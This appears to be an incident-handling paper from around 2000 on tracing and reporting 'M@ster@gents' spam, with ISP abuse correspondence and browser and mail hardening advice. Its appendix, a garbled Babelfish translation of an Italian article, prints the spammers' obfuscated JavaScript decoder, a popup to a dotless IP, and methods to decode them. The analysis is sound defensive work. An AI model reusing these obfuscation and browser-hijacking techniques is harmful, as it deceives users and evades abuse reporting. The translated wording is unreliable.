To work "offline", I saved the code (with the full header received from the recipient) to a text file, and an HTML file for viewing. Further, I worked via SamSpade and Spamcop to parse the code and obfuscated URLs, and save either print-screens or text files of site code and research output. Email files for evidence were also moved to a specific personal folder on the .pst file. All files have been backed up in electronic form, or kept in paper files organized by each email.

I was able to issue the "Tipsheet" to staff, explaining how one obtains the header, and attempting to educate them on why one should not succumb to curiosity to click on such a link, or to reply to such emails. The intent was also to educate staff members to the existence of the new Computer Abuse Team, and "abuse@" addresses for corporate email domains.

In this case, a reply would only validate that the recipient has a valid email, and if placed in the spammer's database, would subject them to an onslaught of further such email. Spammers build databases of active emails by validating which emails do not bounce, and by such replies, in addition to "web bots" ("robot software" that "crawls" web page code looking for email addresses in the format of x@y.com or the like).

Most of our "victims" had had their email address posted as a link on a corporate web site. Based on this and a non-related spam by a disgruntled customer, upper management finally saw the reason to remove active email links to all but a few "gateway" emails, and find money in the budget for email filtering software and staff monitoring.

Further, I was also able to provide advice on how to "organize" junk mail to the Deleted Items Folder in Outlook. Work was begun to assist in building a list of items to place in Microsoft's filters.txt file, which resides in the \Program Files\Microsoft Office\Office folder, as the current contents are either woefully inadequate or inappropriate to block (stopping legitimate emails).

IV. Eradication:

Containment and Eradication borders can often blur, as activities may overlap. To contain is to stop the further spread, whereas to eradicate is to eliminate completely.

A. Reporting the Email:

Direct action often brings direct results. While I had my doubts originally that pageend.com on cp.net (Critical Path) was involved, I am glad I reported it, as apparently the header was not completely forged, and the domain was removed from cp.net for violations of its Acceptable Use Policy (AUP) for spamming. An Earthlink connection was used to connect and send the email, but due to the volume of spam reported to such a large ISP, a personal response is rarely forthcoming. Replies were not received from the Asian/Pacific ISPs, nor Host4U/ WestHost/ FastDNS, who were the "get" and "post" script targets.

From: Critical Path Internet Abuse Administrator [abuse@cp.net]
Sent: Wednesday, September 06, 2000 5:51 PM
To: Internet Email Abuse
Cc: abuse-followup@cp.net
Subject: Re: FW: SPAM Report: Sex Life Down, READ THIS!

Hello,

Thank you for your message regarding the following spam.
We have disabled the offending account(s) and placed the
account(s) under AUP Investigation/Violation as per
Critical Path Spam policy.

Account(s): postmaster@pageend.com
Status: perm disabled for spamming
ID string(s): From: alex@pageend.com
From: ben@pageend.com
From: astin@pageend.com
Return-Path: <aluso@pageend.com>
From: QYV@pageend.com
From: Ozzie@pageend.com [mailto:Ozzie@pageend.com]
> From: mamam@pageend.com
Subject: #The World's Fastest Growing Business!!
Subject: Fwd: #An Online Business with True Residual Income!!
Return-Path: <bradi@pageend.com>
Subject: Viagra NO, Herbal YES!
Subject: Amazing Herbal Sex....
> Subject: #The Greatest Legal Creation of Wealth....
Spamming Date: 08/19/00 - 08/21/00 *Note: spammer still forging 9/01/00

Please feel free to report any other incidents regarding abuse
by Critical Path customers to:

abuse@cp.net

and we will deal with it promptly. Always remember to send any
spam complaints with the "full internet headers" included, or else
it will be very difficult/impossible to track the spammers down.

Thank you,

Critical Path Internet Abuse Administrator
abuse@cp.net

At 05 September, 2000 Internet Email Abuse wrote:
> Return-Path: <abuse@myorg.com>
> Delivered-To: criticalpath.net%abuse@criticalpath.net
> Received: from mail.criticalpath.net
> by localhost with POP3 (fetchmail-5.2.7)
> for abuse@localhost (single-drop); Tue, 05 Sep 2000 14:35:03 -0700 (PDT)
> Received: (cpmta 24310 invoked from network); 5 Sep 2000 14:30:36 -0700
> Received: from mail.myorg.com (HELO exch3.myorg.com) (xxx.xxx.xxx.xxx)
> by smtp.c013.sfo.cp.net (209.228.13.172) with SMTP; 5 Sep 2000 14:30:36 -0700
> X-Received: 5 Sep 2000 21:30:36 GMT
> Received: byEXCH3 with Internet Mail Service (5.5.2650.21)
> id <12345678>; Tue, 5 Sep 2000 16:31:19 -0500
> Message-ID:
<ABCDEFGHIJ1234567890ABCDEFGHIJ1234567890@exch6.myorg.com>
> From: Internet Email Abuse <abuse@myorg.com>
(Original reporting message recipients list truncated)….

> Attn: Earthlink: Please verify if the originating account is on your server,
> (or if it is forged), and if so, apply your Terms of Use to the account.
> You are being referenced as "mylocalserver.com" in the META text below.

> Attn: CP.net / Pageend.com/NameSecure: Please verify if the original
> account is on your server, (or if it is forged), and if so, apply your Terms
> of Use to the account.
>
> Attn: Westhost/Host4u/FastDNS (216.71.84.44): Note the "get" cgi? entry
> followed by your server IP address. Please investigate with the website
> owner to see if the script enter.cgi exists in that website's space. This
> appears to be a request to "get" a CGI-script form information, such as form
information or

> names and passwords from cache. Also note the ("post") to the APNIC
> servers listed below in the body of the META. See
> http://www.ncsa.uiuc.edu//SDG/Software/Mosaic/Docs/fill-out-forms/overview.h
> tml, http://home.ntware.com/bugs/internet_explorer__28.html, and
> http://oliver.efri.hr/~crv/security/bugs/mUNIXes/nscape20.html, for an
> explanation. Note enter.cgi info attaches username and password. (seen a
> lot in chat room entries and porno-spammer sites, it appears...) Note also
> that the links in the META are non-standard, and seem to end up at
> Londonville.org for the user.
>
> Attn: Lycos/Angelfire: Londonville.org comes up as you. The
> site registration is via Gandi and claims to be located in Antigua and Barbuda or St.
> Johns, USVI. Please apply your TOS/AUP (Terms of Service / Acceptable Use Policy).
> NOTE: Londonville.org/.net/.com, Qwuest.com/LegalForces.com, Empire Towers
> LLC, Ideast.com, Lucidmail.com, Empiretowers.com, IVTG (Toledo OH):
> All through the metacontent are references to Londonville, with 3
> registrations for .com/.net/.org. These servers are hosted on BellSouth.net;
> Globix.com; Qwestip.net; Digirealm.com; and Oar.net. Note the web reference to
> londonville.org:80 (the web port) followed by the directory /ab4/sdfjsdrgafh, and verify
> if this exists on the Qwestip or Globix servers. Please alert us in writing as to any
> findings and actions pursued.
>
> Attn: Australian and other Asian/Pacific ISPs: Please verify security from such
> cgi-scripts / Javascript as below. Note “POST” to an IP address in your range.
>
> Please note that PopLaunch is NOT the engine used. That is a
> commercial development from an individual. Someone has altered the original
> text from 1997 and substituted his copyrighted and trademarked product name.
> Not good. He states that the 800-number is not a valid phone number on his
> website (www.26thavenue.com <http://www.26thavenue.com>). Research
> indicates that the original MasterAgents in 1997 had developed
> "StealthLaunch" engine which hid JavaScript applets in weblinks and did
> wonderful things such as hijack the page to yet another page, meanwhile
> turning off the right click of the mouse. An elegant description of the
> problem and the original MasterAgents is found in Italian (SEE ATTACHED FILE
> FOR THE ITALIAN) on a his website (listed as a link in the Explanation Page
> in English -- [No macros, despite the prompt when opening it.. Click disable
> if you wish, it will work.])
> The English translation was done via AltaVista's Babelfish, and as such is a
> bit stilted, but still gets the message across loud and clear.
>
(Header and message followed -- truncated)

B. Angelfire Fails to Respond or Take Action. – BUT -- Parent "Lycos-inc.com" Moves Swiftly

In the anti-spam circles, Angelfire, a subsidiary web hosting unit of Lycos Inc., has taken well-deserved criticism. It was felt that they did not care about the content of their client's websites, and did not even have AUP/TOS (Acceptable Use Policy / Terms of Service) designed to address improper Internet, Web, and email behavior and legalities, much less to enforce it.

I received no answers from them, and over the next month, escalated the incident by email, and finally by phone. Angelfire even had pictures of their young staff, complete with pictures, personality profiles, work responsibilities and a group photo in their company information pages, so the email could even be personally directed. However, no reply or site shutdown was received. This made my tenacity and detailed auditor's nature spring into action.

I finally phoned after we got several more M@ster@gents spam reports, now starting to promote pornographic websites, and claiming to be based in Jordan (see Spamhaus report, ET Watch, et al, on the References Page). I was forwarded to the Network Abuse Manager at Lycos-Inc. To my amazement, I got a direct and immediate response. Over the next few days, I passed on the information out there on the M@ster@gents, something they had been attempting to track. This manager took the initiative to investigate the Angelfire site in question, and to pull the content in early October. The manager was astute enough to see the other redirections, some of which are now known to occur on DNS (domain name service) and hosting servers that they own and control, and to work with the other well-known hosting ISPs.

> From: (name deleted) [mailto (name deleted) @Lycos-inc.com]
> Sent: Tuesday, October 10, 2000 11:01 AM
> To: Internet Email Abuse
> Subject: Re: herbal Viagra "ad" with Londonville.org link on Angelfire
>
> Thank you for submitting this info. I have removed the content from the londonville.org site that was hosted on Angelfire. You will now receive an Angelfire 404 page. Unfortunately, londonville.org is redirecting to Angelfire.com and I am attempting to have this removed. Let me know if you have any further questions.
>
> (name deleted)
> Network Abuse Manager
> Lycos Inc.
> Voice: (number deleted)
> Fax: (number deleted)
> Email: (name deleted) @lycos-inc.com

```
>-----------------------------------------------------------------------|
|     To:    (name deleted)/Lycos@Lycos                                 |
|     Subject:    Re: herbal Viagra "ad" with Londonville.org link on Angelfire      |
```

>----------|

I am writing to request a progress report on the 3 emails sent 10/2/00. Please respond in writing, or call me at the number below. I need to report on what action you are taking on the below sites, especially the Londonville, et al, group. It looks like the obfuscated code is gone, and the internal /sys/angelinfo.com (HTTP Error 404 page?) is now there. Good work.

By early December, the Angelfire website had serious, well-written security and acceptable use policies in place. Further, a reporting form with options on the nature of the incident, and the ability to paste code for full review now had a separate page with instructions. To me it became apparent that Lycos had applied full pressure to Angelfire to act responsibly concerning the web content and the actions of its clients, and to provide a means to report and resolve problems.

Throughout the end of 2000 and into the first half of 2001, we have still seen that M@ster@gents emails will have a secondary backup on Angelfire (just substitute http://angelfire.lycos.com/ followed by the directories and files of the offending URL, and you will see duplicate code). However, they branched out to ISPs with the computing power but not the savvy to detect and deal with their sophisticated emails immediately. After early 2001, we no longer saw the Stealth Launch/PopLaunch or M@ster@gents disclaimers on their emails, though the coding was similar. Spamhaus had now posted its report, and had the eye of the anti-spam community.

By their own claims (bottom of Spamhaus report, http://www.spamhaus.org/rokso : "Notorious Spamhausen: Reference File for Spamhaus: EMPIRE TOWERS", they state:

"…***[Empire Towers Corp.] to this day sends out more email per day than any spamhaus existing on the internet. We maintain 1 client alone that generates ETC $388,000 per month, for which we mail 10 million emails per day worldwide. Our in-house mailing programs MassiveMail MX & MassiveMail Relay are in the top class of mailers available. Our (www.shieldwall.com) StealthLaunch hosting system has survived 1 year of extensive attacks, legal threats, death threats, etc etc. I cannot even recall when, if ever, a Bulk hosting services has lasted an entire year."

"In summary ETC is not just a couple of mailers at a desktop computer. We are a multi-national Consortium of computer network, pipes, affiliates and professional mailers who can be at your disposal to earn you, ETC and it's affiliates considerable dollars".***

By May 22nd of 2001, Spamhaus reports that the group had been kicked off their Ohio ISP's servers, but not until after legal contract battles had occurred. We have heard little of them in the postings since that time.

V. Recovery:

On the user end, a Microsoft "three-fingered salute" (Ctrl+Alt+Del) to the Task Manager can be used to shut down an Internet Explorer (or Netscape..not used by us) process or task that is hung up. Users were advised to use Tools, Internet Options, General to clear "History" (best set to less than 20 days) and Temporary Internet Files, and to configure the Security Tab for more secure Internet and Restricted Sites zones. In Outlook, a similar Tools, Internet Options, Security Tab has the option to control HTML content in emails, by 1) blocking Active X content and 2) forcing all HTML to be opened in the Restricted Sites Zone. Simply change the security level from Internet Zones to Restricted Sites. Users may also enter "hostile" or unwanted sites into the Restricted Sites Zone custom configuration box.

With advice of one's email administrator and helpdesk, further configuration of the Security Tab Custom Level checkboxes is recommended to handle Active X, Scripting, JavaScript and Java contents. Also, under the Advanced Tab, it is also best to uncheck the SSL 2.0 (insecure since 1996). Then make sure SSL 3.0 is checked, along with "Do not save encrypted pages to disk" (unless advised or know the content of such encrypted files), "Empty Temporary Internet Files folder when browser is closed", "Warn about invalid site certificates", (next secure/ not secure is optional), and "Warn if forms submittal is being redirected". Security policies vary by company, and some may not yet be able to process digital certificates information and revocation lists.

This is also a good time to have users update their Outlook (and MS Office) with service packs and patches (e.g., Scriptlet/Typelib and Eyedog vulnerabilities). Unfortunately, user workstations are not as diligently updated and patched, as IT and security staff routinely focus on server issues. However, as each user node is an entry into a network, and most users will have Internet connectivity and/or email, each node is a vulnerable point of entry into the network and systems. Administrators may automate or script updates for Windows and Office packages, just as antivirus updates can be updated on a scheduled basis from the vendor, a network FTP site, via the login script, or by a "push" tool such as SMS, as well as staff "touch labor" ("sneaker net").

Users were told not only to delete the email after forwarding WITH THE FULL HEADER, but to then open the Deleted Items folder, with the Tools, Recover Deleted Items, Select the item, (or SelectAll), and then truly purge the item from Outlook and the disk. No compromising code was found in this case, but rebooting was recommended to clear memory of any remnants, if desired.

Exchange administrators have more configuration possible. Depending on the version of Exchange used, Service Pack Level, and email protocol used, security can be enhanced on the configuration of the Internet Mail Service, and its numerous tabs. Specific to spam security, the Connections tab with current service packs applied allows "message filtering" inbound and outbound, and can prevent "relaying" by only allowing email submissions if homed on that server. On other tabs, maximum message size can be set, delivery restrictions applied, and automatic message replies disabled. The email tracking.log (and the share created by the same name) should be carefully protected by tight share and NTFS permissions. The "Verify Request" registry key can be disabled, if DNS will allow it. Encryption and digital certificates are advanced security features that require investment in CA infrastructure and technology. Webmail should at

minimum use SSL 3.0, NT/2000 authentication, and hide public folders.

VI. Follow Up / Lessons Learned:

Our later experiences (September 2000 through May 2001) with the M@ster@gents spams (easily another paper) showed an ominous trend from Nevada casinos and gambling to Herbal Viagra, and finally to hard-core "teen" pornography sites and even explicit photos embedded in the emails. The pinnacle of their boldness has been to work with a credit card billing site (which also uses another cipher) in Arizona that has a sister domain offering pornography, and used an active URL link in the email body in HTML code: <A href="http://sitename or URL here">, which calls the strip of photos as a .jpeg file, so that a person opening the email or even PREVIEWING it will get an eyeful.

Here I will refer the reader to the chronicles about the M@ster@gents as tracked by Spamhaus, in an excellent, if not long (40 pages+) report --http://www.spamhaus.org/rokso: "Notorious Spamhausen: Reference File for Spamhaus: EMPIRE TOWERS" Here you can read about their history in the spammers' own words, the stories behind the people running the organization and websites, and how the IT community is tracking them and exposing their tactics and trails.

A significant number of staff, both men and women, are embarrassed or angry to see emails referring to sexual content, whether it be advertising an "herbal enhancer", "appendage enlargement solution", or pornography. Many do not know how anyone could have gotten their email address, and protest that they really don't go visiting "such sites", sometimes actually fearing that their job may placed under suspicion or jeopardized for something they did not do or did not encourage. I find myself in a "peacemaking" role, often calming their anxieties, educating them on spam and how to report it. I serve as one buffer to which they can "do the right thing" and report such emails for action. I have to be honest with them that once their email is in the hands of spammers, it is hard to get off such lists without the inconvenience of changing their email address, and ensuring it is not posted on a website, or to any news lists or forums.

Many do not want to interrupt their flow of business correspondence, so our solution has been to implement a filtering software that minimizes the end user's receipt of such emails. I have to prioritize the threatening, offensive, criminal fraud, and pornographic emails for immediate action and follow-up to closure/remediation. The routine "MMF / Make Money Fast" or other marketing emails are reported via SpamCop for ISP action, but merit less follow-up unless repeated relays (e.g. open relay over a local phone company's webhosting service) or source/destinations occur.

Legislation has been pending for a number of years, but on the national level has never gone beyond passing only one of two houses on Congress. Thus, any notice on S.1618 (A senate bill from 1999-2000) is actually a good spam marker for filtering, as it never truly became law. States are actually leading the way, with Virginia, California, and Washington leading the way.

I still see too much spam, as the email staff's slow pace of testing and implementing the software (with vendor glitches and patches finally now solved) and phrases that I have culled from a year of email spam is below what I would prefer. Spammers are coming up with new ways to pass content around filters, and the anti-spam community and IT Security community will remain

vigilant in trying to filter or stop it.

REFERENCES and RESOURCES

A. General Tools:

-- http://spamcop.net

-- http://samspade.org – A variety of spam-parsing and anonymous code-viewing tools

-- http://www.safeweb.com – An anonymous way to view websites "as they are" without identifying yourself to the site. (See also www.anonymizer.com).

-- http://www.register.com
-- http://networksolutions.com/cgi-bin/whois
-- http://www.domain.direct.com (Tucows' registration and whois site)

-- http://www.arin.net/cgi-bin/whois.pl . American Registry of Internet Numbers. IP whois.

-- http://www.dogpile.com The cat's meow (sorry!), metacrawler of numerous search engines.

B. M@ster@gents Resources:

--Collinelli, Leonardo, "Gli spammer affinano le tecniche per nascondere i loro siti web: Caso pratico num. 6: decrittare i sorgenti HTML nascosti dal javascript", http://collinelli.virtualave.net/antispam/as0084.htm, *Ultimo aggiornamento: 31 ottobre 1999 (Last Updated: October 31, 1999)*
--NOTE: Altavista Babelfish's translation (fairly complete) follows in **Appendix 1.**

--http://members.access1.net/mainpc/media/censoredspam.html#spamstart. Do not be surprised by an implanted .wav file stating "Welcome to Matt's home page" about 10 seconds after the page is opened. The M@ster@gents "Intermediate Stage" spam example is found 40% down.

-- http://www.26thavenue.com/index.html . Website of Dan Gilbert, author of the true "PopLaunch" software which creates a taskbar on Internet Explorer…no relation to spammer
-- http://www.26thavenue.com/index.phtml?f=spam&i=home

-- http://www.geocities.com/arlena-maria/spam-ma1.htm – A victim of M@ster@gents emails
-- http://www.geocities.com/arlena-maria/maem-01.htm is her second page of information.

- http://zephyr10.addr.com "ET Watch and FAQ" (This is being replaced by a more up to date site. Contact bsbox@angelfire.com Try also www.not-in-my-yard.com).

-- http://www.spamhaus.org/rokso : "Notorious Spamhausen: Reference File for Spamhaus: EMPIRE TOWERS"

-- http://xent.ics.uci.edu/FoRK-archive/jan00/0391.html, and related threads showed the decoder,

--http://www.mrgalaxy.com/codeit5.htm Home of the “CodeIt” reverse cipher software.
--http://members.aol.com/mrgalaxy/ -- older version and biography of programmer

Appendix 1:

Translation attempt of: Collinelli, Leonardo, "Gli spammer affinano le tecniche per nascondere i loro siti web: Caso pratico num. 6: decrittare i sorgenti HTML nascosti dal javascript", http://collinelli.virtualave.net/antispam/as0084.htm, *Ultimo aggiornamento: 31 ottobre 1999 (Last Updated: October 31, 1999)*

Explanation page about the MasterAgents (M@sTer@GeNTs)
http://collinelli.virtualave.net/antispam/as0084.htm

Spammer affinano the techniques in order to hide their situated web practical Case num. 6:

To decrypt hidden sources HTML from the JavaScript In situated presence of click-through (vedasi (see) the previous page) can capitare to meet an other technique of obfuscation, that it consists in the use of the JavaScript. In practical the page click-through it does not contain, beautiful clearly and obvious, the link to situated the true one and just, but written procedure contains one, for the note, in JavaScript. When the page click-through comes loaded in a browser that it is in a position to executing the JavaScript, the procedure in issue comes executed and produces, like output, of the lines of code HTML that of fact replace initial HTML code of the page. In the rewritten page therefore it is present the link to hide, or can esserci ulterior script that, to the end, they will make to reach the URL that the spammer means to make to visit. Normally watching the JavaScript it is not understood null, because what it will have to become new source HTML of the page is not written in luminosity, but resides in codified constants, that it is task of the procedure to decode. Moreover, the command " View source " available in all the browser is not of some usefulness, since codified contained extension only the original one of the page. However also for these cases, as we will see between a moment, there is remedy. To the single scope to avoid confusion we remember that, to difference of the cgi programs, that they come executed within the web server, the JavaScript procedures they come executed from the browser on the computer of the customer. The browser always finds such procedures in source code format to the inside of appropriate tag of page HTML. On the decryption of the JavaScript I do not have a practical case mine, ragion for which ne I take one that I have seen to signal on news.admin.net-abuse.email and that it seems concurs to enough clearly understand of what draft to me. The cases that will be met in the practical one potra

Practical case of click-through with JavaScript

In the first place we see as the example works that we ago see hour use of a commercial solution, enough diffusasi between spammer, that it promises to render the just situated accessible one but, al same, not rintracciabile time and consequently protected from the signallings of the antispammer. The solution based on the JavaScript that we see here is not work of spammer, but of skillful programmers that as an example sell their software to the spammer (HayWyre is the commercial name of one of these solutions). It makes always a sure sense to see someone that ago moneies selling feet of pig and tightses to thieves and robbers. Who sells to ago spamware (software of support to the activity of spammer) exactly the same thing. The URL publicized in the Spam, debitamente cammuffata with the trucchetti that already we know, made to reach to a page whose contained it can come outlined therefore:

```
<html>
<head>
<meta HTTP-EQUIV="Expires" CONTENT="SECURE HTML">
</head>
<script src="z"></script>
<script language="Javascript">
<!--
function rm(){
  var rmt="1O8__$E**__nED)]V$RX_..... stringone longest of characters
without sense...",
      rmv=1,rms=196,rmr=28;
  document.write((rmo)((rmt),(rms),(rmr),(rmv)));
}
(rm());
```

```
//-->
</script>
</html>
```

Ho rearranging the text of the page putting gone to head and the indentations so as to render all the legible one; the page original (also for via of the fact that the stringone that initializes the variable one rmt is along 4600 byte and passes) appears decidedly more confused and scomoda to read. Analyzing how much over one looks at that, at the moment of the loading of the page, the script goes in execution and that first statement the effectively eseguibile one is that (rm()); evidenced in grassetto. rm() it is a function (whose code available is endured over) that initializes some variable ones in order then to execute document.write(), that is the instruction that writes new lines of HTML within the page that the browser it is visualizing. Argument of document.write() is the value of return of the function (rmo), which they come passed like the variable ones poc' indeed initialize arguments. There is a single problem: the code of the function (rmo) where we find it? The answer is in one of the first lines, where is found: < script src="z">, that is the reference to an ulterior one script, distributed in rows to part whose name is " z ". In practical, if the page where you have found that code HTML has the URL http://website.ofthe.spammer.com/path/page.html you will have to use your browser in order to capture the rows http://website.ofthe.spammer.com/path/z Having the rows " z " you will have all the necessary one in order to make the script work. The fact that a part of the code is supplied in separate rows is sure in order to make so that HTML page , when also came captured, alone is not sufficient in order to gain the hidden information. We watch therefore the content of the rows " z ", that it is already more legible:

```
<!-- version 1.0 -->
function rmo(rm1,rm3,rm4,rmv) {
  if (rmv!=1){return "File mismatch, please update you dec file";}
  var rm2="PqE@9;Q\\>gMb-T%Fn`p0/GmCiV.Zl?jXz6r
+hKoS$_e)tJaA4*3R!\"uN2}kU]H=\twLcW#Oy:s<xI,(5D18fB[|~&v\n7dY^{'",
  rmf="",
  rmp=0;
  rm3/=rm4;
  rm4/=2;
  for(var rml1=0;rml1<rm4;rml1++){
     for(var rml2=rml1;rml2<rm1.length;rml2+=rm4){
        rmp=rm2.indexOf(rm1.charAt(rml2))-rm3;
        if(rmp<0){rmp+=rm2.length;}
        rmf+=rm2.charAt(rmp);
     }
   }
   return rmf;
}
```

As we expected, here therefore the function rmo(). Of the rest, it had by force exercised, if the script it could not have worked. I could be mistaken, but to me it would seem that the function rmo() is not other that a decifrazione routine, in which a key is had (that initialize in variable rm2) and the cycle with the two for nidificati that it transforms, in base to the characters of the key, the several byte of that one stringone that we had seen in the piece of previous code. To this point it is all clear: when the browser it loads the initial page, it sends in execution the script, that it provokes the withdrawal (noticed from the customer) of the rows " z ". to that point the browser does not work for various seconds, executing the decifrazione routine. When it has ended, a page appears from which it will be able finally to be approached the situated one of the spammer. It interests to you to try this procedure on your computer? He is much simple one. As it can be very imagined, I do not put between the pages of these situated those originals of the spammer, however you can unload these zippato rows (*and here he had a link to the zip file for them on his website*), that it contains the original version of the initial page and the script " z ", beyond to one image GIF used during the operation. In order to make the test enough to unzip the rows in the same one directory, then to open HTML page with a browser in which the JavaScript it is qualified. I suggest you do the test when you are NOT connected in network, even if I turn out that the link referenced from the page in issue by now is dead.
As we can discover the hidden HTML when the browser finishes executing the decifrazione routine, the text that interests to us to see has been therefore reconstructed and has given place to that it appears in the window of the browser. To succeed in saving in such luminosity *(illustrious?)* text is not but therefore simple. It is not simple because the command " View source " does not show the HTML which it turns out after the document.write ones, but

shows in any case the HTML like written in the original page. Equally the case if someone thinks to try to use the menu " File"/"Save As (name)"

First solution. We make so that the script he produces, in head its normal school output, a line with tag < a XMP > and, to the term, correspondent tag < / XMP >. That means to alter script of the page the original as she follows:

```
<html>
<head>
<meta HTTP-EQUIV="Expires" CONTENT="SECURE HTML">
</head>
<script src="z"></script>
<script language="Javascript">
<!--
document.write("<XMP>");
function rm(){var rmt="1O8__$E**__nED)]V$RX_DO $_H_R_XX)... lo stringone
continua ma a noi non interessa...
document.write("</XMP>");
//-->
</script>
</html>
```

They are noticed, in grassetto, the two document.write() that has been added so as to to open tag a XMP before that beginnings output the original of the script, and closed it to the term. Tag the XMP says to the browser to consider all the lines comprised to its inside as simple text to visualize therefore com' is, dealing like text also eventual tag that they were found to you. This is a solution that works, however would not exclude that in future, eventually, the programmers that have hidden it even makes up that we are examinee found way to neutralize this solution, beginning them output with < / a XMP >.

Second solution. Produced Rielaboriamo the output from the script so as to replace all the characters " < " and " > " in it contained with the respective sequences " < " and " > " (what that transforms all the tag in innocuous elements of text that they will be visualized therefore like is). It must however find a remedy to the fact that, less coming the effect of tag the originals, the source would come yes visualized but without gone to head and without spaziature (*spacing?),* becoming therefore little legible. It becomes therefore opportune to construct, with some document.write(), a simple modified page HTML around the output, making yes of comprenderlo within tag < a PRE > < / PRE >, that it maintains the original formattazione. This solution has, regarding the previous one, the advantage that the HTML that comes produced, once saved in rows, can be visualized from any type of browser. Solo remains to see like is made to operate the substitution of the characters. To this purpose, it is considered that script in the its version original it must by force have from some part document.write() and that such function must by force have a argument, whose value will be the text to write in the document. In our case we have one document.write() in bottom to along stringone:

```
<html>
<head>
<meta HTTP-EQUIV="Expires" CONTENT="SECURE HTML">
</head>
<script src="z"></script>
<script language="Javascript">
<!--
function
rm()...stringone...;document.write((rmo)((rmt),(rms),(rmr),(rmv)));}(rm());
//-->
</script>
</html>
```

We will go therefore to modify the argument of document.write() and before adding others tag and after, so as to transform the page as it follows:

```
<html>
<head>
<meta HTTP-EQUIV="Expires" CONTENT="SECURE HTML">
</head>
<script src="z"></script>
<script language="Javascript">
<!--
document.write("<HTML><HEAD><TITLE>Pagina
Decodificata</TITLE></HEAD><BODY><PRE>");
function
rm()...stringone...;document.write((rmo)((rmt),(rms),(rmr),(rmv)).split("<"
).join("&lt;").split(">").join("&gt;"));}(rm());
document.write("</PRE></BODY></HTML>");
//-->
</script>
</html>
```

The added parts are noticed, that they are in grassetto. The position of the chain of functions is important:

```
.split("<").join("&lt;").split(">").join("&gt;")
```

that it must be placed in the just position, after the argument of document.write() that is, in our case, the function call (rmo)(...).

It is following this solution that that previous one, the code that interests to us comes visualized in luminosity in the window of the browser. It is not succeeded in saving it in rows from the menu File/Save As (name) , however it is succeeded in selecting it all and copying it in clipboard.

Third solution. To resort to already cited situated Samspade.org, where exists a version of the Safe Browser in a position to decode (by means of execution on the server) whichever JavaScript (also when successive recursions in the execution of the script were necessary); the result comes directly introduced on one answer page. Probably, if this has been connected in network is the easier and surer solution. Circles however of having clearly which are the necessary rows for the decodification (in the case in examination the page original and the rows " z ") in how much in the abuse report would be including it all well.

For those who preferred not to make the practical test with our example, the decodified page is available here in zipped format. However vediamone fastly the more meaningful characteristics. The HTML that had to remain hidden ago (in the intentions of spammer and the its programmers) use of ulterior routines in JavaScript. As an example it tries to settare a cookie and, if a situated one like an other notices that the cookie has been refused, redirect browser on Excite (, a lot in order to make to end far from them). There are then some routines that have the task to prevent to the customer to use the skillful key of the mouse. Famous, to this purpose, a message (than however in the tests that I have carried out I have never seen to appear) that it says: " Sorry, you don' t have permission to right-click. ". This arrogating taken of possession of the computer of the customer from part of the spammer and its programmers, to the point to establish when the customer has or does not have the right to use a key of the mouse, adapted very well to that the spammer they make of usual (that is to appropriate other people's resources in order to achieve just the profit), therefore it does not astonish.

```
window.open('http://3538297410/tmsm/info2kcate.html','','toolbar=no,menubar
=no,resizable=yes,scrollbars=yes,location=no,fullscreen');
```

Superfluous to say that the Netscape usual executes exactly this prescription and it does not leave the customer some possibility to alter the characteristics of the window: it is only concurred (goodness they) of closing it. MS Internet Explorer version 4 ago also worse: it opens the new screen window full, without not to supply the bar of the title from which poterla closing (and to that point he is not simple liberarsene). It is obvious hour that it will be dealt to see who has in hosting the situated one whose URL appears in window.open() (as the mathematicians would say, has

been led back to the previous case). In conclusion Pulling the conclusions, can be said that no sure method does not exist in order to hide the situated ones, even if in sure pages similar to that one that we have considered here colorful messages like following appear:

```
<!--//©1997, 1998, 1999 MasterAgents "we invent the technology..."
-       ...and We ARE the technology! For your secure page needs, call
1-505-202-xxxx for $100 u.s. per page
-                    .
-                   ...
-                ;:::::;
-              ;:::::; ::;
-            ;::::::'   ::;
-           ;::::::;     ;.
-         ,::::::'        ;           OOO\
-         ::::::;         ;          OOOOO\
-         ;::::::;        ;         MOOOOOOO
-        ,;::::::;     ;'           / AOOOOOO
-      ;:::::::::`. ,,,;.          /  / SOOOOOO
-    .';::::::::::::::::::;,      /  /     TOOOO
-   ,::::::;::::::;;;;::::;,    /  /        EOOO
-  ;`::::::`'::::::;;;::::: ,#/  /          ROOO
-  :`:::::::`;::::::;;::: ;::#  /            AOOO
-  ::`:::::::`;:::::::: ;:::::# /              GOO
-  `:`:::::::`;::::::: ;::::::#/                EO
-   :::`:::::::`;; ;:::::::::##                 NO
-   ::::`:::::::`;::::::::;:::#                 T
-   `:::::`::::::::::::;'`:;::#                 S
-    `:::::`::::::::;' /  / `:#
-     We created the 'No Dot' IP
-     We created the 'Hexidecimal links'
-     We created the 'Stealth Link'
-         We created the 'Stealth Frame'
-         We created the 'No-Right Click' for Netscape
-         Don't F*ck With MasterAgents! You WILL Lose!
-
- Ayn Rand Rules!!! Read Atlas Shrugged to find out why you should be
living instead of trying to crack my codes//-->
```

The type that has written these lines is fighting a battle lost in departure: it will be able to invent every so often new makes up, sure more ingenious than those that I could invent, but after a pair of days it will be already of public domain the way for aggirarli. As far as the spammer, it will continue to lose the account, situated and the all rest, with the difference that stavolta also will have spold 100 dollars for a useless product of obfuscations of the web pages.

This explanation was translated from the Italian by AltaVista's Babelfish translator.
Ultimo aggiornamento: 31 ottobre 1999 (Last Updated: October 31, 1999)

Leonardo Collinelli (leonardoc@newsguy.com)